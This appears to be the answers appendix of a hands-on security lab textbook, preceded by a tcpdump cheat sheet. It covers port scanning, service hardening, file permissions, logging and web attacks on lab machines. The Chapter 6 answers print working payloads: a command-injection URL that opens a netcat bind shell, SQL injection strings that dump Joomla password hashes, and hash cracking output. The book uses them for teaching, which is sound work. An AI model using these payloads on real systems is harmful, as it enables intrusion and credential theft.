Tcpdump is a program for the diagnostic analysis of network problems. It is basically a command-line sniffer allowing you to control its behavior with plenty of options. There are graphical front-ends for tcpdump, such as Wireshark, which are well suited for a quick analysis of network traffic. However, whenever you want to filter IP packets based on some pattern, tcpdump is the tool of choice. Below are some examples of its usage.

`tcpdump -n`	do not resolve numerical addresses
`tcpdump -s 0`	capture whole packets
`tcpdump -s 0 -X`	display whole packets in ASCII and Hex format
`tcpdump -vvv`	verbose output
`tcpdump -i eth1`	capture packets from interface eth1
`tcpdump -s 0 -w file`	save captured packets in file
`tcpdump -r file`	read packets from file
`tcpdump host alice`	only capture packets from or to **`alice`**
`tcpdump tcp port 80`	only capture packets from or to port 80 (HTTP)
`tcpdump src port 80`	only capture packets with source port 80
`tcpdump icmp`	only capture icmp packets
`tcpdump port 80 and \ not host alice`	packets from and to port 80, no packets from and to **`alice`**

Appendix D
Answers to Questions

In this appendix we provide brief solutions to all problems posed in the previous chapters.

Chapter 1

1.1

- Phone Phreaking
- Format string vulnerabilities, e.g., in C
- Document macros, e.g., MS Office documents, PDF files, ...

1.2 Companies produce passports on behalf of an administration. The administration trusts the company that it only produces passports as ordered. The screening personnel at the airport and their equipment is trusted. Therefore there is a chain of trust involved in the process of screening airport passengers.

1.3

- The use of an automatic screen lock or session timeout can be derived from two principles: 1. Minimum exposure and 2. No single point of failure. The reasoning is that a user forgetting to logout should not compromise the security of his session.
- A whitelist is the preferred approach to specifying authorizations for access control. This is based on the fail-safe defaults principle as well as least privilege.
- The no single point of failure principle and the simplicity principle can conflict since a system with redundant security measures is naturally more complex than one with fewer, nonredundant measures.
- The usability principle conflicts with other principles like least privilege, no single point of failure, or maximizing entropy. After all, a system without any security mechanisms is often the easiest to use.

Chapter 3

3.1 For the open port, the response segment has the TCP SYN flag set. For the closed port, the response segment only has the TCP RESET flag set.

3.2 Typically, the packets sent in a stealth scan do not contain valid combinations of TCP flags. In particular the flags do not allow connection establishment. As mentioned earlier, the application waiting on the corresponding port would therefore not receive any input since a TCP connection is not established. Thus the application would not create error messages.

3.3 The basic idea is to scan with the source IP address of a so-called zombie and to use a side channel on the zombie to obtain information about the target's reply. The side channel uses the fragment identification number included in every IP datagram (IP ID). Many operating systems simply increment this number for each datagram they send. However, the latest versions of Linux, Solaris and OpenBSD, as well as Microsoft Windows, are not suitable as zombies since the IP ID has been implemented with patches that randomize it. The adversary therefore must first probe and record the zombie's IP ID record.

This kind of scan also exploits the way machines react to unsolicited TCP segments. A machine receiving an unsolicited SYN/ACK segment will respond with a RST segment. Reception of an unsolicited RST segment will be ignored.

Putting this all together, the scan works as follows:

1. Determine the zombie's IP ID.
2. Send a TCP SYN segment to the target host using the zombie's IP address as the source address.
3. Probe the zombie's new IP ID.

   - If the zombie's IP ID has increased by one, then the zombie has not sent out an IP datagram in the meantime. That means that the zombie has not received an unsolicited TCP SYN/ACK segment from the target, to which it would have responded with an RST segment. The zombie has most likely received an unsolicited RST segment, which suggests that the port on the target machine was closed.
   - If the zombie's IP ID increased by two, the Zombie has sent an IP datagram in the meantime, probably as a response to the target's TCP SYN/ACK segment. This means that the corresponding port on the target machine is open.

3.4 UDP is a stateless protocol where a transaction consists of a single segment only. In contrast to TCP, there is no initial "synchronization" phase. A UDP port scan sends single segments of length 0 to target ports. If there is an ICMP port unreachable reply, the port is closed. If the reply consists of a UDP segment or no message at all then the port is presumably open.

3.5 Most stealth scans use invalid or otherwise meaningless packets. A stateful firewall or an intrusion detection system can detect these packets, since they neither belong to an existing session nor do they initiate a new session. *Stealth* in this context refers to the fact that the packets will not be handed over to the service waiting for input from the port where invalid packets may initiate error messages. However, port scan detectors that inspect IP datagrams easily identify these packets as invalid and therefore suspicious.

SYN scans have the advantage that they could be interpreted as regular requests to initiate TCP sessions.

3.6 It is useful to learn which operating system is running on the server. Thus one might try `nmap -O alice`. For example, to find out more about the daemon listening on port 80 use the option `nmap -sV alice -p 80`. The first command (option `-O`) correctly identifies the Linux version running on **`alice`**. The second command (option `-sV -p 80`) identifies the Apache version and modules (PHP, Perl and Python) on the server.

3.7 OpenVAS uses Nmap together with several other scanners to analyze the set of services found in more detail. For every service (and its version number), OpenVAS searches a database for known vulnerabilities and tests them on the target machine. It also classifies the vulnerabilities according to their severity. Nmap only returns a list of open, filtered, or closed ports.

3.8 Obviously some kind of echo-service is running on TCP port 12345. Whenever you enter a string it is echoed back to you. Such a service must store the received string in order to send it back. So it might be possible that the input string's length is not checked by the service and therefore a buffer-overflow vulnerability exists. Indeed, if we enter a long string then only part of the string is echoed back.

3.9

apache:

installed version	apache2 2.2.9	`dpkg -l '*apache*'`
task	HTTP server	
ports	www = 80/tcp	`sudo lsof -i | grep apache`
config files	`/etc/apache2/conf.d`	`locate apache2`
user	`root/www-data`	`ps aux | grep apache2`

exim4:

installed version	exim 4.69	`dpkg -l '*exim*'`
task	mail server	
ports	smtp = 25/tcp	`lsof -i | grep exim`
config files	`/etc/exim4/conf.d`	`locate exim`
user	*`Debian-exim`*	`ps aux | grep exim`

sshd:

installed version	OpenSSH_5.1p1-5	`dpkg -l '*ssh*'`
task	secure shell server	
ports	ssh = 22/tcp	`lsof -i | grep sshd`
config file	`/etc/ssh/sshd_config`	`locate sshd`
user	*root*	`ps aux | grep sshd`

3.10 Runlevels determine which programs are started at system start-up. Linux differentiates between the following seven runlevels.

Runlevel 0: *System Halt*
This corresponds to the system halt condition. Most computers automatically turn off when runlevel 0 is reached.

Runlevel 1: *Single User*
This is known as single-user mode and can be regarded as the "rescue" or "trouble-shooting" mode. No daemons (services) are started and therefore there is no graphical user interface.

Runlevel 2–5: *Full multi-user mode (default)*
Runlevels 2–5 are multi-user modes and are the same in a default Linux system. It is common practice to define these runlevels according to the needs of the administrator, for example, runlevel 3 for a text console login and runlevel 5 for a graphical login.

Runlevel 6: *System Reboot*
This signals system reboot and is the same as runlevel 0 except that a reboot is issued at the end of the sequence instead of a power off.

The scripts found in the directories `rc[0-6].d` define the start-up and shutdown files corresponding to each service. Note that these files are symbolic links to files residing in `/etc/init.d`.

3.11

- On **`alice`**, inetd is running and it starts telnetd. The command `sudo lsof -i` provides this information.
- Since telnetd is started by inetd, we could comment out the corresponding line in the inetd.conf file and restart inetd. Alternatively, we might prevent the whole inetd-daemon from starting by renaming symbolic link `S20openbsd-inetd` with `K80openbsd-inetd` and afterwards rebooting the machine. Naturally, we could also shutdown telnetd, for example, with the `kill` command, but we must be aware that it will restart after the next reboot. To test whether the service actually is stopped we could use Nmap or simply try to establish a Telnet session to **`alice`**.
- `apt-get remove telnetd`

3.12

	Advantages	*Disadvantages*
Firewall	Central, part of the kernel, whole system	Typically only TCP/IP layer, not aware of the payload, dynamic ports
TCP wrapper	Central, per service, dynamic ports	Needs inetd, control in user-space
Configuration	Service-specific monitoring	Not central, often flawed implementation (e.g., HTTP basic authentication)

3.13 Use `-j REJECT` instead of `-j DROP` in the command.

3.14

	Blacklist	*Whitelist*
Effort	Low	High
Security	Low	High

In general, whitelists are preferable to blacklists from the security perspective. Recall the principle of secure, fail-safe defaults: It is much safer to close everything by default than to selectively prohibit. However, blacklists are useful when you must react quickly to an upcoming threat. Consider, for example, the case of a worm spreading over the Internet using a particular service, where you must react immediately.

3.15 In contrast to the firewall, where the kernel checks upon connection request (on the IP layer) whether the connection is authorized, the TCP wrapper first establishes a TCP connection. After establishing the TCP connection, tcpd checks the source IP address of the connection and whether a connection is authorized. Since Nmap merely checks if it is possible to establish a TCP connection on the particular port, the port is still considered open.

3.16 If host names are resolved by a DNS server, the response might be faked, for example, using DNS spoofing or DNS cache poisoning. Important host names should therefore always be entered locally in `/etc/hosts`.

The firewall iptables resolves the names at the time of configuration and afterwards uses only the corresponding IP address. In contrast, TCP wrapper resolves the name for each request and is thus vulnerable to the aforementioned problem for all requests.

3.17 First we must determine which services are running on **`alice`**. This can be determined either with a port scanning tool, such as Nmap, or with a command such as `sudo lsof -i`. We can thereby identify any unnecessary services running on **`alice`**. If you are only interested in the open TCP ports then you could use the command `sudo lsof -i | grep LISTEN`.

According to the given policy, we do not need services such as accessibility to X11 over the network or the multicast DNS service discovery daemon on **`alice`**.

To turn off X11-accessibility, we must reconfigure the X server. This can be done by appending the following section to the file `/etc/gdm/custom.conf`:

```
[security]
DisallowTCP=true
```

This change disables remote (TCP) connections. Similarly, we could configure the firewall to reject, or drop, connection attempts to the corresponding port.

Using the command `sudo lsof -i` shows that the avahi daemon provides two open UDP ports. Avahi is used to publish and discover services and hosts on local networks. This feature can, for example, be used to automatically discover printers in the network.

One way to turn off the service, but to leave the packages on the system, is to rename the upstart job file `avahi-daemon.conf` to a file name with an extension other than `.conf` or by commenting out the *start on* stanza in the `avahi-daemon.conf` file:

```
...
description     "mDNS/DNS-SD daemon"

#start on (filesystem
#          and started dbus)
stop on stopping dbus
...
```

However, since we do not need the avahi daemon anyway, we can remove it completely from the system:

```
alice@alice:$ sudo apt-get remove avahi-daemon
...
Do you want to continue [Y/n]? Y
...
```

If you use the option `purge` instead of `remove`, all configuration files will also be removed.

Finally, we could also configure the firewall to ensure that connections to the corresponding ports are not permitted from outside the firewall.

For other services that should be deactivated, we proceed as in the two examples. For each such service, we check if it is not needed locally (as is the case for avahi), and take appropriate measures. In particular we will use TCP wrapper and iptables in the following.
To restrict access to SSH, NTP, and NFS using TCP wrapper (`tcpd`) we perform the following commands:

SSH:

```
root@alice:# echo 'ssh: ALL' > /etc/hosts.deny
root@alice:# echo 'ssh: bob' > /etc/hosts.allow
```

NTP:

```
root@alice:# echo restrict default ignore >> \
> /etc/ntp.conf
root@alice:# echo restrict bob nomodify >> \
> /etc/ntp.conf
```

NFS:

```
root@alice:# echo '/ bob(rw)' > /etc/exports
```

Using iptables to restrict access we proceed as follows:

SSH:

```
root@alice:# iptables -A INPUT -p tcp ! -s bob \
> --dport 22 -j DROP
```

NFS:

```
root@alice:# iptables -A INPUT -p udp ! -s bob \
> --dport 2049 -j DROP
root@alice:# iptables -A INPUT -p tcp ! -s bob \
> --dport 2049 -j DROP
```

SUNRPC:

```
root@alice:# iptables -A INPUT -p udp ! -s bob \
> --dport 111 -j DROP
root@alice:# iptables -A INPUT -p tcp ! -s bob \
> --dport 111 -j DROP
```

NTP:

```
root@alice:# iptables -A INPUT -p udp ! -s bob \
> --dport 123 -j DROP
```

In the same way, all other open ports on alice can be restricted. Note that using TCP wrapper and iptables for the same ports can improve security following the principle of no single point of failure (or defense in depth). That is, if one measure fails another is still in place.

Chapter 4

4.1 From a security perspective, authentication based on MAC addresses is useless since MAC addresses can be spoofed as easily as IP addresses. A substantial disadvantage of such a mechanism is that MAC addresses are visible only in the local LAN segment. Thus, for remote access from outside the LAN segment, authentication based on MAC addresses would not be feasible.

4.2

1	Client reads configuration
2	Client establishes a connection to the server
3	Server accepts the connection
4	Client and server send protocol and software version
5	Client checks host-key of the server
6	Client requires the user to enter the password
7	Server confirms password
8	Client requests *pseudo terminal* (pty) and shell
9	Server opens pty and delivers shell

4.3

	...
6	Client requests public key authentication
7	Server sends challenge, client sends proof
	...

4.4

Manual page: **`bob`**'s SSH daemon sends a challenge (random number), which is encrypted with the corresponding public key. Only the owner of the private key can decrypt this challenge. As a proof, Alice simply returns the decrypted number to **`bob`**.

RFC: The server sends a challenge, which the client must sign using the private key. The server can verify this signature using the corresponding public key.

4.5 Since the (presumably) secure cryptographic method explained in Problem 4.4 is used, no attacks on message transmission such as IP address spoofing, TCP data insertion, and sniffing are possible. Also, the problems caused by authentication based on IP addresses are solved since the host names and addresses are not involved in the authentication process.

The main remaining threat is that if the adversary has access to the account of the user who owns the key, he can read and copy it and can therefore log in to the remote server with the user's privileges. Note that this can be made more difficult by using a passphrase to protect the private key.

4.6

Right	Meaning
`r`	Attributes of known entries in the directory can be displayed.
`x`	The directory can be accessed but the entries cannot be listed. Known files in the directory can be accessed according to the permission set for these files.
`wx`	New entries in the directory can be created.
`rx`	Entries in the directory can be listed.

4.7 The list below summarizes the general considerations.

Files in `/dev`:
There exist numerous world writable devices in `/dev` such as `/dev/null`, `/dev/zero`, and `/dev/log`, and not allocated pseudo terminals (pty). Generally, permissions for these devices should not be altered!

Temporary directories:
The temporary directories `/tmp` and `/var/tmp` are world writable. This is intended and should not be altered imprudently. However, it might be sensible to move these directories to a separate partition.

Spool directories:
The spool directories should be handled the same way as temporary directories. Provided that their functionality is not needed, more restrictive access permissions can be set for these files.

Sockets:
The permissions for Unix sockets cannot be set by tradition and this is also the case for symbolic links. Using Linux, this is in fact possible, but many programs do not make use of this option and instead place the sockets in directories. Thus, access is controlled by the permissions of these directories.

World readable configuration:
Usually almost all files in `/etc` are world readable. This is only needed by a few files. Examples are `/etc/passwd`, `/etc/groups`, `/etc/hosts`, `/etc/resolv.conf`, `/etc/bashrc`, `/etc/gconf/*`, etc.

World readable log files:
For many log files there is no reason why ordinary users should need to read them.

4.8 The unary complement of the umask value (i.e., bitwise *not*) is taken for a bitwise *and*-operation with the creating program's default permission.

4.9 Most Linux distributions use `0022` as the default umask value. This is because other users could be in the same primary group as the creator of the new file and they should not have write access. Therefore only the owner has write permissions, whereas the group and others only have read permissions in the case of files and read and access permissions for directories.

4.10 In ~/.bashrc, after /etc/bash.bashrc is read.

4.11

S (sync)	Log files: Lose as few entries as possible in case of a system crash
j (data journaling)	Log files: Lose as few entries as possible in case of a system crash
d (nodump)	Do not automatically include sensitive files such as /etc/passwd in the backup
i (immutable)	Sensitive files that must not be altered but require specific permissions to be set for some reason such as authorized_keys
a (append only)	Log files: Already existing entries cannot be edited or deleted
s (secure deletion)	Files with sensitive content
u (undeletable)	Can be used for system files whose existence is critical for the proper execution of a program.

4.12 The execute bit is not only used to set a permission, but is abused as well to mark a file type ("this file can be executed").

When executing a program, the system searches for executable files in all directories that are defined in PATH. The resulting files are all directly executable. The inclusion of "." in the variable PATH makes this mechanism volatile because unknown programs could be executed unintentionally, as shown in the following example:

```
alice@alice:$ echo echo TEST > ls
alice@alice:$ chmod a+x ls
alice@alice:$ ls
ls
alice@alice:$ PATH=.:$PATH
alice@alice:$ ls
TEST
```

When executing a command the paths defined in $PATH are searched from left to right until the first binary matching the command's name is found. Even if an adversary is not able to write to /bin or /usr/bin, he might be able to gain write access to a path defined before them. Hence he could change the behavior of shell scripts arbitrarily. Furthermore, an adversary can hide the traces by just calling the original command with the given parameters and returning the expected results while performing additional unintended operations.

4.13 Administrators and regular users sometimes make common typing errors such as mroe, grpe, cdd, cd.., sl, etc. An adversary can exploit this by creating an executable file whose name is a misspelling like the above, for example creating a file named `sl` in the `/tmp` directory. Whenever a user enters the directory and mistypes, the adversary's program is executed with the user's permissions.

4.14 By using a setuid program, unprivileged users do not have to have access to sensitive data. For example, write access to `/etc/passwd` or any access to `/etc/shadow` is undesirable.

As an alternative, a password service could give ordinary users the ability to change their passwords (e.g., NIS, Samba or LDAP). Another possibility would be to use a dedicated password file for each user.

4.15

Program	Reason for setuid
`/bin/ping`	Ping sends and listens directly to ICMP control packets and thus needs to create raw sockets.
`/bin/su`	su executes a new shell and needs to set the real and effective user and group IDs to the specified user.
`/usr/bin/passwd`	Passwd needs to access the protected system file `/etc/passwd`.
`/usr/bin/rcp`	Rcp needs to bind a privileged port.

4.16

`/usr/bin/wall`	Message to all (writing on `/dev/?ty*`)

Most of the above setuid programs need to be setuid to maintain their functionality. This is because they execute privileged operations such as opening raw sockets, calling `setuid()`, mounting devices, opening privileged ports, etc.

The program `passwd` could be setgid.Then, the permissions of `/etc/passwd` and `/etc/shadow` would need to be changed. Some Unix-like systems proceed in this way.

4.17 A race condition describes a situation in which the behavior of a process critically depends on the sequence or timing of other events.

In this script, the intended behavior is to first test whether `/tmp/logfile` is a symbolic link and to proceed only if the test returns that it is a "real" file. Another process, running in parallel, might replace `/tmp/logfile` with a symbolic link right after the test but before our script takes its next step. Hence the script's behavior might be critically changed as in the previous example.

Since the directory `/tmp` usually has the sticky bit set, only the file's owner or *`root`* can rename or delete a file in this directory. An adversary must therefore create a real file in advance and exchange the file with a symbolic link after the test.

4.18 Although the command `touch` is often used to create new files, its primary purpose is to update the modification times of files to the current time. As a side effect when the file does not exist, a new file with the given name is created.

4.19 The adversary can still predict the temporary file's name. In particular, he simply creates all possible symbolic links. Since the output of `mktemp` is limited by only three random case-sensitive alphanumeric characters (62 possibilities), there are $62^3 = 238,328$ possible outcomes. We recommend using at least ten X's to make a successful attack unlikely.

4.20 If an adversary manages to copy the script to another location, any relative paths will then refer to different directories and files. The same applies when the adversary manipulates system variables or commands used to identify the current working directory ($PWD). In general, you should always know where a script is executed and what resources are referenced. If this is not possible, then you should at least change the directory at the beginning of the script:

```
#!/bin/bash
cd <pathToTheIntendedWorkingDirectory>
...
```

4.21 Quotas allow you to restrict both the number of blocks that a given user may write and the number of files (inodes) he can create.

When a user reaches the hard limit, the operation in question is prohibited. When the soft limit is reached, the user can still proceed for a specified amount of time, even exceeding the defined limit. After this grace period, the soft limit turns into a hard limit.

4.22 The memory is exhausted since the file space grows, albeit slowly, with each entry. The user neither creates new inodes nor does he write any data into his files. Hence his quota is not debited at all. An entry is created solely in the directory and the owner of this directory is *`root`* and *`root`* is not restricted. Hence the adversary can exceed the quota and fill the entire disk.

This is an example of a denial-of-service attack. If no space is left in the file system, no entries can be made in log files. Thus, an adversary could prevent the logging of his actions.

The problem could be solved by moving this directory to a separate partition. Another solution would be to define a quota for the owner of the directory. However, since no quotas can be defined for *`root`*, the owner must be an unprivileged user.

4.23 The service runs in a minimal environment and has no access to the rest of the system.

4.24 Chroot environments are usually built by hand. Thus the tools that are offered to administer a "normal" system such as `rpm` are not available. System updates and maintenance becomes cumbersome.

Chapter 5

5.1 Rsyslogd is a widely used logging solution that is easy to administrate. However, programs with large quantities of log information generally write this information to their own log files. This improves performance because it avoids a detour via rsyslogd.

5.2 Rsyslogd waits for data in `/dev/log` (FIFO). When data is available, it is read and written into a log file determined by the configuration files of rsyslogd. Then rsyslogd again waits for further data.

5.3

httpd:
This service writes log information to `/var/log/apache2/error.log` and `/var/log/apache2/access.log`. Additional log files can be configured. Httpd writes log messages directly into these files. The log entries are mainly used for statistical purposes and should therefore be separated for the different web sites provided by the system. To do this, logging must be configured in `/etc/apache2/apache2.conf`, which is the main configuration file. The use of rsyslogd here makes no sense.

- `cat /etc/apache2/apache2.conf | grep -i log`
- `locate apache2 | grep log`

sshd:
The sshd service uses rsyslogd for logging. The log entries are collected in `/var/log/auth.log`.
The facilities can be configured in `/etc/ssh/sshd_config`.

- `strace` on `rsyslogd`
- `/etc/ssh/sshd_config`
- `man sshd`

5.4

/var/log/mail.log:
The mail server writes log messages via rsyslogd to this file. All relevant events are recorded, such as receiving and sending e-mails.

- `lsof | grep /var/log/mail.log`

/var/log/mysql.log:
Usually, the MySQL server writes directly into this log file without the detour via rsyslogd. However, in Debian you can decide whether to write log messages directly into the log file or to send them to rsyslogd. As you might have noticed, logging is not configured correctly on **bob**. Hence, you have to uncomment and edit the following line in `/etc/mysql/my.cnf`:

```
#log = /var/log/mysql.log
```

- `lsof | grep /var/log/mysql.log`

5.5 On **`bob`**, the following line must be prepended to `/etc/rsyslog.conf`:

For UDP:
```
*.* @alice
```
For TCP:
```
*.* @@alice
```

On **`alice`**, the following must be inserted into `/etc/rsyslog.conf`:

For UDP:
```
$ModLoad imudp
$InputUDPServerRun 514
```
For TCP:
```
$ModLoad imtcp
$InputTCPServerRun 514
```

5.6

Advantages:
It becomes harder for an adversary to remove already logged messages due to the fact that they are located on a remote host and not in the local file system.
Centralized message collection enables attacks to be noticed more quickly and more complex attacks can be detected. The log information for different machines and other sources can be correlated, analyzed, and archived.

Disadvantages:
The main disadvantage is the implementation. Since the protocols used lack authentication, an adversary who controls the network can alter messages or insert new ones. In contrast to `logger`, the adversary does not even need an account on any of the machines. Therefore, in general, authentication must be implemented separately. For example SSH port forwarding or tunneling can be used.

5.7 Adversaries can create misleading entries. Furthermore, the whole log system can be sabotaged since messages can be created that fill the file system or mislead analysis tools, and thus hide attacks or provoke unnecessary reactions by the system.

5.8 After an attack, the adversary can use this program to cover his tracks. This makes it much more difficult for an administrator to detect the attack.

5.9 Deleted entries leave holes in log files and these may be noticed even by inexperienced administrators. For example, an administrator is likely to notice if his own last login is missing. In contrast, tampered entries may be more subtle and therefore harder to detect, e.g., a change to the time of the last login.

5.10 An example of an effective but not always practical solution is to configure the logging mechanisms so that important messages are printed on endless-paper on a directly connected printer, combined with physical access protection to the system and the printer (and the connection).

5.11 Logrotate is started in `/etc/cron.daily/logrotate`.

5.12 Check the files `/var/log/auth.log` and `/var/log/syslog`.

5.13

```
watchfor /su.*session opened/
     echo red
watchfor /su.*session closed/
     echo green
```

5.14 Checksums only reflect changes of the file content. Changes to meta-information like timestamps, ownerships and permissions, for example, are not accounted for. Tools like Tripwire and AIDE can also check these file attributes as well.

5.15 An adversary could gain access to the database and modify it to hide his traces. To ensure the database's integrity you should place it on read-only media.

5.16 AIDE summarizes the differences between the database and the current file system. Since we added a new file to the directory `/etc` the directory `/etc` itself has been altered.

The `chown` command on the file `fstab` shows the difference between mtime (modification time) and ctime (change time). While mtime represents the time when the file was last closed after it was opened to write, ctime is the time when the inode information was last updated, e.g., by `chmod` or `chown`.

5.17 The AIDE configuration file `/etc/aide/aide.conf` contains many useful configuration lines. For a simple configuration we add the following lines:

```
...
# Now starting with the locations we want to check
/         OwnerMode
/bin      Full
/sbin     Full
/etc      Full
!/sys
!/tmp
!/dev
!/var
!/home
!/proc
```

Note that this is just an example, and other more fine-grained solutions are possible. In particular, this solution does not take into account log files and excludes directory `/var` completely from being checked.

Chapter 6

6.1 A threat agent refers to an individual or a group that can execute a given threat. A threat agent thus involves the agent's capabilities, intentions and past activities. The attack vector associated with a vulnerability denotes the actions taken by a threat agents to exploit the vulnerability.

6.2 Cross-site scripting (XSS) attacks are a type of injection attack, where an adversary inserts a malicious script into a trusted web site. An XSS attack occurs when the adversary uses a web application to send malicious code, typically in the form of a browser-side script, to a different end-user. The malicious script is then executed in the context of the trusted web site.

A cross-site request forgery (CSRF) attack occurs when a malicious web site causes a user's web browser to perform an unwanted action on a web site for which the user is currently authenticated. CSRF attacks make the target system perform a function using the target's browser without knowledge of the target user.

6.3

- Using the command `nmap -A -T4 bob -p 80` we obtain information about the operating system (Debian Linux 2.6.13 - 2.6.27) and the HTTP daemon (Apache httpd 2.2.9 (Debian) PHP/5.2.6-1+lenny8 with Suhosin-Patch).
- Using Netcat to connect to the host (nc bob 80) and requesting a non-existing document (for example by typing `GET xyz`) gives us similar information about the HTTP daemon.
- Another well-known technique for "banner-grabbing" is to connect to the HTTP server using Netcat (`nc -v bob 80`) and then to use the command `HEAD / HTTP/1.0` followed by two newlines (pressing enter twice).
- The tool *httprint* automates web fingerprinting. This tool is not installed on the lab's virtual machines.

6.4 Some interesting patterns include:

- `<input` might reveal the input field for a password.
- `type="hidden"` defines a hidden field for the user, often a default value which might be interesting to change.
- `<a href.*?.*>` defines a link, which might help to discover the structure of the web site.
- `<!--` is a comment tag. The developer might have added useful information.
- `JavaScript` indicates the location of a JavaScript file.

6.5 Your table, mind map, flowchart, etc.

6.6 Joomla! uses the TinyMCE/tinybrowser plugin. Unfortunately, this plugin is not secured in version 1.5.12 of Joomla! and allows anyone to upload arbitrary files on the remote server.

6.7

- The attack starts by using the remote file upload exploit to upload the file `up.php` and save it in the directory `/var/www/images/` on **`bob`**. The upload is done using a simple HTTP-POST request (`curl` in the script `upload.sh`). The uploaded file `up.php` is a simple PHP script that tries to execute its input as a system command.

- Next, the shell script `exploit.sh` sends its input in an HTTP-GET request to **`bob`**, invoking the uploaded PHP script. The PHP script executed locally on **`bob`** executes its input as a system command, sending its output as the answer to the GET request.
- Finally, the script `exploit.sh` blurs the traces on **`bob`** by removing the uploaded PHP script from the server.

6.8 Following the references on SecurityFocus BugtraqId 33840, we are led to www.waraxe.us/advisory-71.html, where we find multiple vulnerabilities for VirtueMart 1.1.2.

The first vulnerability mentioned is called *Remote Shell Command Execution in shop.pdf_output.php*. The purpose of this PHP file (function) is to allow a visitor of the shop to create a PDF file of his order. The page to be printed as a PDF file is sent in a GET request from the client to the server in the variable *showpage*. Without any input validation, the content of this variable is then given as an argument (in the variable *loadpage*) to the `passthru` PHP command. The `passthru()` function allows local execution of a given command similar to the function `exec()`.

6.9 To exploit the vulnerability described in Problem 6.8, the GET request to be sent to **`bob`** would look as follows:

```
http://bob/index.php?page=shop.pdf_output&option=
com_virtuemart&showpage=';<shellCommand>;'.
```

For example you can enter the following URL to list the contents of the directory the executed PHP script is located in:

```
http://bob/index.php?page=shop.pdf_output&option=
com_virtuemart&showpage=';ls;'
```

After you have entered this URL in **`mallet`**'s browser, the page displayed will contain the binary file of the generated PDF. At the end of the page, the output to your command can be found.

6.10 We use the vulnerability described above to execute the command `nc -l -p 4444 -e /bin/sh` on **`bob`**, i.e. we construct the GET request as follows:

```
http://bob/index.php?page=shop.pdf_output&option=com_virtuemart
&showpage=';   nc -l -p 4444 -e /bin/sh;'.
```

The `-l -p 4444` option tells Netcat to listen on TCP port 4444. The option `-e /bin/sh` specifies the program (a Bourne shell) to which STDIN and STDOUT should be connected.

To test your exploit, you can open a TCP connection to port 4444, for example, using the command `nc -v bob 4444`. The option `-v` turns on verbose output of Netcat.

6.11 The two main elements that require user input (besides goods that might be added to a shopping basket) are the login element in the lower left corner, requesting a user name and a password, and the poll on how a visitor likes the new security lab. For example, using the Firefox add-on Tamper Data, we can observe how the requests are built, and we can enter arbitrary SQL statements to see whether the element is vulnerable.

login: Using Tamper Data, we see that user name and password are transmitted in a POST request. Vulnerable or not, we recognize a first weakness, namely, that the passwords are transmitted in plaintext. Anyone who controls a network component on the network path from the host to the server may overhear the password using a sniffer. Concerning SQL injections, no vulnerability seems to be present. Entering different SQL statements always returns the same error message, namely that user name and password do not match. It therefore appears that the input is handled correctly.

poll: We also use Tamper Data to check how the request is built and transmitted to the server. We notice this time that the request is not sent as a POST request, but rather as a simple GET request, where the identifier is sent as part of the URL (`...&id=1`). Trying to add SQL code leads to success. For example, we can add a simple "`-- `" to the URL (the identifier for a comment in SQL) and we do not receive any error message.

6.12 From the given context, the variable *id* probably identifies a set of rows in a table that are associated with the chosen poll. If we change, for example, *id* in the URL to 0, we do not get any error message and the same applies for negative numbers. If we insert a number greater than 1, we then get an error message from the application saying "forbidden access". Hence we assume two different polls with ids 0 and 1 are specified in the database and that the range of valid ids is not properly checked.

As a side note, only one poll is defined in the database on **`bob`**, but the poll application only takes ids greater than 0 into account when checking whether or not the requested poll exists and is published.

Based on our observations, we expect the SQL statement to look like:

```
SELECT <column_names> FROM <table_name> WHERE <column_name> = id
```

You may want to try to find the original SQL query on **`bob`** in the file:

```
/var/www/components/com_poll/views/poll/view.html.php
```

6.13 In Problem 6.12 we determined that the original SQL statement looks as follows:

```
SELECT <column_names> FROM <table_name> WHERE <column_name> = id
```

One way to use this kind of vulnerability is to add a second `SELECT` statement using the keyword `UNION` to display the desired information. In order to use the keyword `UNION`, we must find out the number of column names of the first `SELECT` statement, since this number must agree for both connected `SELECT` statements (otherwise we would have a problem when displaying the results of the queries). We therefore start our search for the number of column names with the following query that we add to the URL followed by "`-- `" to comment out the rest of the original command since it would most probably lead to an invalid SQL statement.

```
http://bob/index.php?option=com_poll&id=1UNION SELECT 1 FROM
jos_users--
```

This statement leads to an error message. We therefore start our next trial, adding another column name, such as `UNION SELECT 1,2 FROM jos_users--` .

After a few trials, we determine that the number of column names is four. Next we must determine which columns of the original SQL statement are displayed to the user. Hence, we try `UNION SELECT username,2,3,4 FROM jos_users--` as an injection.

We realize that the desired usernames are not displayed, thus we try `UNION SELECT 1,username,3,4 FROM jos_users--` .

After some attempts, we find, for example, that the following URL returns the user names and (the MD5 hashes of) the corresponding passwords:

```
http://bob/index.php?option=com_poll&id=1UNION SELECT
1,username,password,4 FROM jos_users--
```

6.14 The main difficulty is to determine the correct input for `john`. As one can find on the Internet, the format used by Joomla! is Hash:Salt. For John the Ripper we have to save the hashes in a file in the following format.

```
<user-id>:md5_gen(1)<Hash>$<Salt>
```

The format could easily be generated if the following string is used for the SQL injection.

```
UNION SELECT 1,CONCAT(username,':md5_gen(1)',
REPLACE(password,':','$')),1,1 FROM jos_users--
```

The resulting lines can be copied into a text file such as `passwordlist.txt` that is then given as input to the password cracker `john`.

```
mallet@mallet:$ john passwordlist.txt
Loaded 4 password hashes with 4 different salts ( md5_gen(1):
md5($p.$s)  (joomla)  [md5-gen 64x1])
mallet123        (mallet)
bob123           (bob)
admin123         (admin)
alice123         (alice)
guesses: 4  time: 0:00:00:00 100.00% (1) (ETA: Fri Jul  8 14:16:20
2011)  c/s: 7675
trying: mallet123 - admin123
```

6.15 In both cases the user running the shell is *`www-data`*, which is the user that runs the web server Apache (uid 33). This user has very restricted rights and has no access to the system files such as `/etc/shadow`. It is therefore not possible to access the content of the `/etc/passwd`.

6.16 The exploit works as follows:

1. Initially the remote file upload vulnerability of Joomla! is used to upload the source file for the kernel exploit.

2. Having uploaded the source file, the remote command execution vulnerability (executed as user `www-data`) of Joomla! is used to compile the source file, resulting in an executable file on **bob**.
3. Finally, the `root` exploit is used to escalate the privileges of user `www-data` to those of user `root`.

Explanations of how the kernel exploit works in detail can be found at: https://www.securecoding.cert.org/confluence/display/seccode/EXP34-C.+Do+not+dereference+null+pointers and http://www.securityfocus.com/bid/36038

6.17 HTTP is a stateless protocol, i.e., the server does not retain information about users over multiple requests. By default, all requests to an HTTP server are handled independently, even from earlier requests possibly originating from the same source.

